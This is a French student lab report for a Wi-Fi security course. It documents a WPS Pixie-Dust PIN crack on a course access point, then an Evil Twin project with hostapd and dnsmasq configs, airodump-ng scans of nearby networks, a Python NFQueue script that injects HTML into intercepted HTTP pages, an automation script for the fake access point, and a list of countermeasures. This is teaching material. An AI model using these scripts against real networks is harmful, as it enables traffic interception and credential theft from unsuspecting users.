**PIN WPS : 86743785**

```
[+] (1/1) Starting attacks against 90:94:E4:84:5C:4A (Cours-WiFi-Audit)
[+] Cours-WiFi-Audit (60db) WPS Pixie-Dust: [4m56s] Cracked WPS PIN: 86743785 PSK: I_l0v3_3SG1_Pl3as3_g1v3_m3_my_B
4ch3l0r!!
[+] ESSID: Cours-WiFi-Audit
[+] BSSID: 90:94:E4:84:5C:4A
[+] Encryption: WPA (WPS)
[+] WPS PIN: 86743785
[+] PSK/Password: I_l0v3_3SG1_Pl3as3_g1v3_m3_my_B4ch3l0r!!
[+] saved result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting
```

Figure 2 – Processus d’attaque WPS montrant les étapes d’authentification et de validation du PIN

## 6.2 Parametres recuperes

| Information            | Valeur                 |
|------------------------|------------------------|
| BSSID (MAC du routeur) | 90 :94 :E4 :84 :5C :4A |
| SSID (Nom du reseau)   | Cours-WiFi-Audit       |
| PIN WPS                | 86743785               |
| Temps d’execution      | Moins de 2 minutes     |
| Statut                 | Succes (Authenticated) |

## 6.3 Efficacite de l’attaque

L’attaque WPS s’est avérée extrêmement efficace et rapide :

- Duree totale : Moins de 2 minutes
- Taux de reussite : 100%
- Nombre de tentatives : Environ 11 000 (espace WPS réduit)
- Acces direct aux identifiants WPA obtenus

## Rapport de Projet : Rogue AP / Evil Twin

### 1. Introduction

Dans ce projet on a cherché à mettre en place une attaque de type Evil Twin / Rogue AP. L'idée c'est de créer un faux point d'accès WiFi pour intercepter le trafic des victimes qui s'y connectent. On a utilisé Kali Linux sur VirtualBox avec une clé WiFi USB TP-Link.

L'objectif est de répondre aux exigences de la page 57 du cours : créer un point d'accès, capturer les paquets, les modifier et rediriger vers Internet.

### 2. Environnement utilisé

| Composant          | Description                          |
|--------------------|--------------------------------------|
| PC                 | Windows + VM Kali Linux (VirtualBox) |
| Carte WiFi         | TP-Link TL-WN722N v2 (RTL8188EUS)    |
| Interface WiFi     | wlan0                                |
| Interface internet | eth0 (NAT VirtualBox)                |
| Telephone hotspot  | Samsung Galaxy A51                   |

### 3. Outils installés

On a commencé par installer tous les outils nécessaires :

```
sudo apt install -y hostapd dnsmasq ettercap-text-only tcpdump
```

| Outil    | Rôle                                   |
|----------|----------------------------------------|
| hostapd  | Création du point d'accès WiFi         |
| dnsmasq  | Serveur DHCP et DNS                    |
| TCPDump  | Capture des paquets réseau             |
| Ettercap | Man-in-the-Middle                      |
| NFQueue  | Modification des paquets en temps réel |

### 4. Création du point d'accès (hostapd)

On a créé le fichier de configuration pour le faux AP :



## **hostapd.conf**

```
interface=wlan0
driver=nl80211
ssid=Free_WiFi
hw_mode=g
channel=6
wpa=0
```

## **5. Configuration DHCP/DNS (dnsmasq)**

### **dnsmasq.conf**

```
interface=wlan0
dhcp-range=192.168.1.50,192.168.1.150,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,8.8.8.8
bind-interfaces
```

## **6. Probleme materiel rencontre**

Quand on a essayé de lancer hostapd on a eu cette erreur :

```
nl80211: Could not configure driver mode
nl80211 driver initialization failed
```

On a vérifié les modes supportés par notre clé :

```
sudo iw phy phy0 info | grep -A 10 "Supported interface modes"
```

Résultat :

```
Supported interface modes:
* managed
* monitor
```

Notre clé ne supporte pas le mode AP. On a essayé plusieurs solutions :

- Driver aircrack-ng rtl8188eus -> échec, kernel 6.19 incompatible
- Module natif 8188eu -> introuvable
- Paquet officiel Kali realtek-rtl8188eus-dkms -> installé mais mode AP toujours absent

```
(kali㉿kali)-[~/rogueap]
$ sudo iw phy phy5 info | grep -A 10 "Supported interface modes"
Supported interface modes:
    * managed
    * monitor
Band 1:
    Capabilities: 0x6e
                HT20/HT40
                SM Power Save disabled
                RX HT20 SGI
                RX HT40 SGI
                No RX STBC
                Max AMSDU length: 3839 bytes
```

## 7. Alternative choisi : mode monitor

Notre clé supporte le mode monitor comme utilisés au cour des travaux pratiques vu en cours, ce qui permet d'écouter tout le trafic Wifi autour sans être connecte a un réseau. On a donc utilise cette approche pour démontrer la capture de trafic.

Activation du mode monitor :

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

```
(kali㉿kali)-[~/rogueap]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy5     wlan0          rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8
188EUS]
          (mac80211 monitor mode already enabled for [phy5]wlan0 on [ph
y5]10)
```

## 8. Scan des reseaux (airodump-ng)

On a scanne les réseaux autour pour trouver notre hotspot :

```
sudo airodump-ng wlan0 --band bg
```

On a trouve notre hotspot Samsung Galaxy A51 :

```
BSSID      PWR CH ENC  ESSID
BE:7A:BF:A9:ED:60 -33  1 WPA2 Galaxy A51ED60
```

```

└─$ sudo airodump-ng wlan0 --band bg
CH 13 ][ Elapsed: 6 s ][ 2026-04-30 22:24

```

| BSSID             | PWR | Beacons | #Data, #/s | CH | MB  | ENC CIPHER | AUTH | ESSID                         |
|-------------------|-----|---------|------------|----|-----|------------|------|-------------------------------|
| 8C:97:EA:A6:86:4F | -1  | 0       | 0 0        | 11 | -1  |            |      | <length: 0>                   |
| DA:42:A1:EE:B3:3A | -77 | 2       | 0 0        | 10 | 130 | WPA2 CCMP  | PSK  | .....                         |
| DE:00:B0:78:EF:1F | -81 | 0       | 1 0        | 4  | 130 | WPA3 CCMP  | SAE  | <length: 0>                   |
| 70:FC:8F:ED:63:B8 | -71 | 4       | 3 0        | 11 | 260 | WPA2 CCMP  | PSK  | Freebox-515D7E                |
| 8A:29:52:5A:96:AB | -93 | 1       | 1 0        | 1  | 260 | WPA2 CCMP  | PSK  | Bbox-BD2D7147                 |
| DC:00:B0:7E:25:90 | -75 | 2       | 0 0        | 4  | 260 | WPA2 CCMP  | PSK  | FREEBOX_JEANPIERREEDWIGE_8V   |
| A8:42:A1:EE:B3:3A | -77 | 2       | 0 0        | 10 | 130 | WPA2 CCMP  | PSK  | Protectwood                   |
| 3A:07:16:1B:33:00 | -74 | 2       | 0 0        | 6  | 130 | WPA2 CCMP  | PSK  | Freebox-C10AE8                |
| DE:00:B0:7E:25:91 | -76 | 4       | 1 0        | 4  | 260 | WPA3 CCMP  | SAE  | <length: 0>                   |
| A2:C4:5B:3E:9C:85 | -91 | 2       | 2 0        | 2  | 195 | WPA2 CCMP  | PSK  | Bbox-CFD98924                 |
| 00:06:91:C7:23:D0 | -78 | 4       | 0 0        | 6  | 260 | WPA2 CCMP  | PSK  | SFR_23CF                      |
| 58:2F:F7:2F:40:E0 | -78 | 54      | 12 0       | 1  | 130 | WPA2 CCMP  | PSK  | Bbox-2EB0289B                 |
| 28:9E:FC:DA:46:20 | -89 | 14      | 8 0        | 1  | 130 | WPA2 CCMP  | PSK  | Bbox-2803FAB6                 |
| F8:AB:05:16:7B:80 | -82 | 26      | 10 0       | 1  | 130 | WPA2 CCMP  | PSK  | Bbox-61A55EB4                 |
| 58:FC:20:70:DE:B0 | -93 | 3       | 5 0        | 1  | 260 | WPA2 CCMP  | PSK  | SFR_DEAF                      |
| 0A:2E:5F:F1:80:E6 | -84 | 0       | 0 0        | 1  | 130 | WPA2 CCMP  | PSK  | DIRECT-E6-HP ENVY 5000 series |
| 5C:7B:5C:79:AA:94 | -83 | 31      | 1 0        | 1  | 260 | WPA2 CCMP  | PSK  | SFR_AA92                      |
| BE:7A:BF:A9:ED:60 | -35 | 54      | 0 0        | 1  | 130 | WPA2 CCMP  | PSK  | Galaxy A51ED60                |

On a ensuite cible ce reseau specifiquement pour fixer le canal :

```
sudo airodump-ng wlan0 --bssid BE:7A:BF:A9:ED:60 -c 1
```

```

(kali@kali)-[~/rogueap]
└─$ sudo airodump-ng wlan0 --bssid BE:7A:BF:A9:ED:60 -c 1
CH 1 ][ Elapsed: 6 s ][ 2026-04-30 22:26

```

| BSSID             | PWR | RXQ | Beacons | #Data, #/s | CH | MB  | ENC CIPHER | AUTH | ESSID          |
|-------------------|-----|-----|---------|------------|----|-----|------------|------|----------------|
| BE:7A:BF:A9:ED:60 | -34 | 77  | 65      | 1 0        | 1  | 130 | WPA2 CCMP  | PSK  | Galaxy A51ED60 |

| BSSID             | STATION           | PWR | Rate  | Lost | Frames | Notes | Probes |
|-------------------|-------------------|-----|-------|------|--------|-------|--------|
| BE:7A:BF:A9:ED:60 | 86:A0:99:42:79:B6 | -36 | 1e-24 | 2    | 8      |       |        |

## 9. Capture du trafic (TCPDump)

On a lance TCPDump pour capturer tout le trafic sur le canal 1 :

```
sudo tcpdump -i wlan0 -w /tmp/capture_finale.pcap
```

Résultat apres quelques minutes :

```

19555 packets captured
19583 packets received by filter
0 packets dropped by kernel

```

On a ensuite analyse le contenu de la capture :

```
sudo tcpdump -r /tmp/capture_finale.pcap | head -20
```

On voit clairement les trames 802.11, les beacons du hotspot Galaxy A51ED60, les probe requests/responses et les communications chiffrées WPA2.

```
(kali@kali)-[~/rogueap]
$ sudo tcpdump -r /tmp/capture_finale.pcap | head -20
reading from file /tmp/capture_finale.pcap, link-type IEEE802_11_RADIO (802.11 plus radiotap header), snapshot length 262144
21:43:54.936948 106124021us tsft 1.0 Mb/s 2412 MHz 11b -83dBm signal antenna 0
21:43:54.937335 106124338us tsft 1.0 Mb/s 2412 MHz 11b -81dBm signal antenna 0 Acknowledgment RA:16:28:8b:3b:6b:f3 (oui Unknown)
21:43:54.942144 106129032us tsft 6.0 Mb/s 2412 MHz 11g -35dBm signal antenna 0 Beacon (Galaxy A51ED60) [1.0* 2.0* 5.5* 11.0 6.0 9.0 12.0 18.0 Mbit] ESS CH: 1, PRIVACY
21:43:54.946296 106131409us tsft 1.0 Mb/s 2412 MHz 11b -79dBm signal antenna 0 Beacon (Bbox-2EB0289B) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
21:43:55.049493 106233826us tsft 1.0 Mb/s 2412 MHz 11b -79dBm signal antenna 0 Beacon (Bbox-2EB0289B) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
21:43:55.053302 106237918us tsft 1.0 Mb/s 2412 MHz 11b -87dBm signal antenna 0 Beacon (SFR_AA92) [1.0* 2.0* 5.5* 11.0* 9.0 18.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
21:43:55.065943 106251978us tsft 1.0 Mb/s 2412 MHz 11b -95dBm signal antenna 0 Data IV:35a7 Pad 20 KeyID 1
21:43:55.095446 106281973us tsft 1.0 Mb/s 2412 MHz 11b -85dBm signal antenna 0 Data IV:35a8 Pad 20 KeyID 1
21:43:55.107757 106292931us tsft 1.0 Mb/s 2412 MHz 11b -81dBm signal antenna 0 Beacon () [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
21:43:55.120146 106304476us tsft 1.0 Mb/s 2412 MHz 11b -83dBm signal antenna 0 Beacon (Bbox-72CEB22C) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
21:43:55.137439 106321834us tsft 1.0 Mb/s 2412 MHz 11b -87dBm signal antenna 0 Probe Response (Bbox-2EB0289B) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] CH: 1, PRIVACY
21:43:55.148139 106335025us tsft 6.0 Mb/s 2412 MHz 11g -30dBm signal antenna 0 Beacon (Galaxy A51ED60) [1.0* 2.0* 5.5* 11.0 6.0 9.0 12.0 18.0 Mbit] ESS CH: 1, PRIVACY
21:43:55.151996 106337159us tsft 1.0 Mb/s 2412 MHz 11b -81dBm signal antenna 0 Beacon (Bbox-2EB0289B) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS CH: 1, PRIVACY
```

## 10. Modification de paquets (NFQueue)

On a créé un script Python qui intercepte et modifie les paquets HTTP en temps réel en utilisant NFQueue comme demandé dans le cours.

### nfqueue\_modifier.py

```
#!/usr/bin/env python3
# Script NFQueue - intercepte et modifie les paquets HTTP

import sys
from netfilterqueue import NetfilterQueue
from scapy.all import IP, TCP, Raw
import subprocess

total = 0
modifies = 0

def modifier_paquet(paquet):
    # compte les paquets
    global total, modifies
    total += 1

    try:
        pkt = IP(paquet.get_payload())
```

```

# si c'est du HTTP
if pkt.haslayer(TCP) and pkt.haslayer(Raw):
    payload = pkt[Raw].load

    # si c'est une reponse HTTP avec du HTML
    if pkt[TCP].sport == 80 and b'text/html' in payload:
        # on injecte un message dans la page
        injection = b'<h1 style="color:red">Intercepte par Rogue AP</h1>'
        nouveau = payload.replace(b'</body>', injection + b'</body>')

        if nouveau != payload:
            pkt[Raw].load = nouveau
            del pkt[IP].len
            del pkt[IP].chksum
            del pkt[TCP].chksum
            paquet.set_payload(bytes(pkt))
            modifies += 1
            print(f'[+] attention Paquet est modifie ({pkt[IP].src} -> {pkt[IP].dst})')

except Exception:
    pass

paquet.accept()

def main():
    print('[*] NFQueue demarrage et interception HTTP')

    # regles iptables pour rediriger vers NFQueue
    subprocess.run('iptables -I FORWARD -p tcp --dport 80 -j NFQUEUE --queue-num 1'.split())
    subprocess.run('iptables -I FORWARD -p tcp --sport 80 -j NFQUEUE --queue-num 1'.split())

    nfq = NetfilterQueue()
    try:
        nfq.bind(1, modifier_paquet)
        print('[*] En attente de paquets')
        nfq.run()
    except KeyboardInterrupt:
        # stats a la fin
        print(f'[*] Total paquets : {total}')
        print(f'[*] Paquets modifies : {modifies}')
    finally:
        nfq.unbind()
        # nettoyage iptables


```

```

        subprocess.run('iptables -D FORWARD -p tcp --dport 80 -j NFQUEUE --queue-
num 1'.split())
        subprocess.run('iptables -D FORWARD -p tcp --sport 80 -j NFQUEUE --queue-
num 1'.split())

if __name__ == '__main__':
    if __import__('os').geteuid() != 0:
        print('[!] Lance avec sudo')
        sys.exit(1)
    main()

```



```

(kali@kali)-[~/rogueap]
$ sudo python3 nfqueue_modifieur.py

[*] NFQueue Packet Modifieur - ESGI 3SI5
[*] Interception des paquets HTTP ...
[*] Ctrl+C pour arrêter

[+] Règles iptables configurées
[+] En attente de paquets ...

```

## 11. Script principal (run.sh)

On a cree un script shell qui automatise toute la mise en place du Rogue AP :

### run.sh

```

#!/bin/bash
# Script principal RogueAP - lance tout automatiquement

# interfaces
AP_IFACE="wlan0"
NET_IFACE="eth0"
AP_IP="192.168.1.1"
SSID="Free_WiFi"

echo "[*] Demarrage du Rogue AP..."

# tue les processus qui genent

```

```
sudo airmon-ng check kill 2>/dev/null
sudo pkill hostapd 2>/dev/null
sudo pkill dnsmasq 2>/dev/null
sleep 1
```

```
# configure wlan0
sudo ip link set $AP_IFACE down
sudo ip addr flush dev $AP_IFACE
sudo ip link set $AP_IFACE up
sudo ip addr add $AP_IP/24 dev $AP_IFACE
```

```
# active le routage
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward > /dev/null
```

```
# configure le NAT
sudo iptables -t nat -F
sudo iptables -F
sudo iptables -t nat -A POSTROUTING -o $NET_IFACE -j MASQUERADE
sudo iptables -A FORWARD -i $AP_IFACE -o $NET_IFACE -j ACCEPT
sudo iptables -A FORWARD -i $NET_IFACE -o $AP_IFACE -m state --state
RELATED,ESTABLISHED -j ACCEPT
```

```
# lance hostapd
sudo hostapd hostapd.conf > /tmp/hostapd.log 2>&1 &
HOSTAPD_PID=$!
sleep 2
```


```
# verifie si hostapd tourne
if kill -0 $HOSTAPD_PID 2>/dev/null; then
    echo "[+] AP lance : $SSID"
else
    echo "[-] Erreur hostapd"
    cat /tmp/hostapd.log
    exit 1
fi
```

```
# lance dnsmasq
sudo dnsmasq -C dnsmasq.conf
```

```
# lance tcpdump
sudo tcpdump -i $AP_IFACE -w /tmp/capture.pcap 2>/dev/null &
TCPDUMP_PID=$!
```

```
# arret propre avec Ctrl+C
```

```
trap "  
    sudo kill $HOSTAPD_PID $TCPDUMP_PID 2>/dev/null  
    sudo pkill dnsmasq 2>/dev/null  
    sudo iptables -t nat -F  
    sudo iptables -F  
    echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward > /dev/null  
    exit 0  
" SIGINT SIGTERM  
  
echo "[+] ROGUE AP ACTIF - SSID: $SSID - Ctrl+C pour arreter"  
  
# affiche le trafic HTTP en direct  
sudo tcpdump -i $AP_IFACE -n port 80 -A 2>/dev/null
```



The screenshot shows a Kali Linux terminal window with the title bar "kali@kali: ~". The terminal has a menu bar with "Session", "Actions", "Éditer", "Vue", and "Aide". The user enters the command `sudo tcpdump -i wlan0 -w /tmp/capture_finale.pcap`. The terminal output shows the password prompt "[sudo] Mot de passe de kali :", followed by "tcpdump: listening on wlan0, link-type IEEE802\_11\_RADIO (802.11 plus radiotap header), snapshot length 262144 bytes". A white box highlights the summary statistics: `^C19555 packets captured`, `19583 packets received by filter`, and `0 packets dropped by kernel`. The prompt returns to `(kali@kali)-[~]` with a cursor.



```

(kali@kali)-[~]
└─$ sudo tcpdump -r /tmp/capture_finale.pcap | head -20
[sudo] Mot de passe de kali :
Désolé, essayez de nouveau.
[sudo] Mot de passe de kali :
reading from file /tmp/capture_finale.pcap, link-type IEEE802_11_RADIO (802.1
1 plus radiotap header), snapshot length 262144
21:43:54.936948 106124021us tsft 1.0 Mb/s 2412 MHz 11b -83dBm signal antenna
0
21:43:54.937335 106124338us tsft 1.0 Mb/s 2412 MHz 11b -81dBm signal antenna
0 Acknowledgment RA:16:28:8b:3b:6b:f3 (oui Unknown)
21:43:54.942144 106129032us tsft 6.0 Mb/s 2412 MHz 11g -35dBm signal antenna
0 Beacon (Galaxy A51ED60) [1.0* 2.0* 5.5 11.0 6.0 9.0 12.0 18.0 Mbit] ESS CH:
1, PRIVACY
21:43:54.946296 106131409us tsft 1.0 Mb/s 2412 MHz 11b -79dBm signal antenna
0 Beacon (Bbox-2EB0289B) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS
CH: 1, PRIVACY
21:43:55.049493 106233826us tsft 1.0 Mb/s 2412 MHz 11b -79dBm signal antenna
0 Beacon (Bbox-2EB0289B) [1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] ESS
CH: 1, PRIVACY

```

## 12. Resultats

|                    |                   |
|--------------------|-------------------|
| Paquets captures   | 19 555            |
| Protocole          | 802.11            |
| Frequence          | 2412 MHz          |
| Canal              | 1                 |
| Reseau cible       | Galaxy A51ED60    |
| BSSID cible        | BE:7A:BF:A9:ED:60 |
| Stations detectees | 1                 |

## 13. Contre-mesures

- Utiliser un VPN sur les reseaux WiFi publics
- Ne jamais se connecter a un reseau WiFi inconnu
- Desactiver la reconnexion automatique aux reseaux
- Utiliser uniquement des sites en HTTPS
- Desactiver le WPS sur son routeur

- Verifier le BSSID du reseau avant de se connecter

## 14. Conclusion

Ce projet montre bien les risques des reseaux WiFi publics. Meme sans pouvoir creer un vrai faux AP a cause d'une limitation materielle de notre cle WiFi, on a reussi a demontrer la capture de trafic en mode monitor avec plus de 19 000 paquets captures. Les outils TCPDump et NFQueue permettent d'intercepter et modifier le trafic reseau. En situation reelle avec une carte compatible mode AP, l'attaque serait complete et transparente pour la victime.

Annexe du projet dans le zip :

- run.sh - script principal qui automatise tout
- hostapd.conf - configuration du faux point d'accès
- dnsmasq.conf - configuration DHCP/DNS
- nfqueue\_modifieur.py - modification de paquets HTTP
- capture\_finale.pcap - fichier de capture reseau
- demo\_rogueap.mp4 - video de demonstration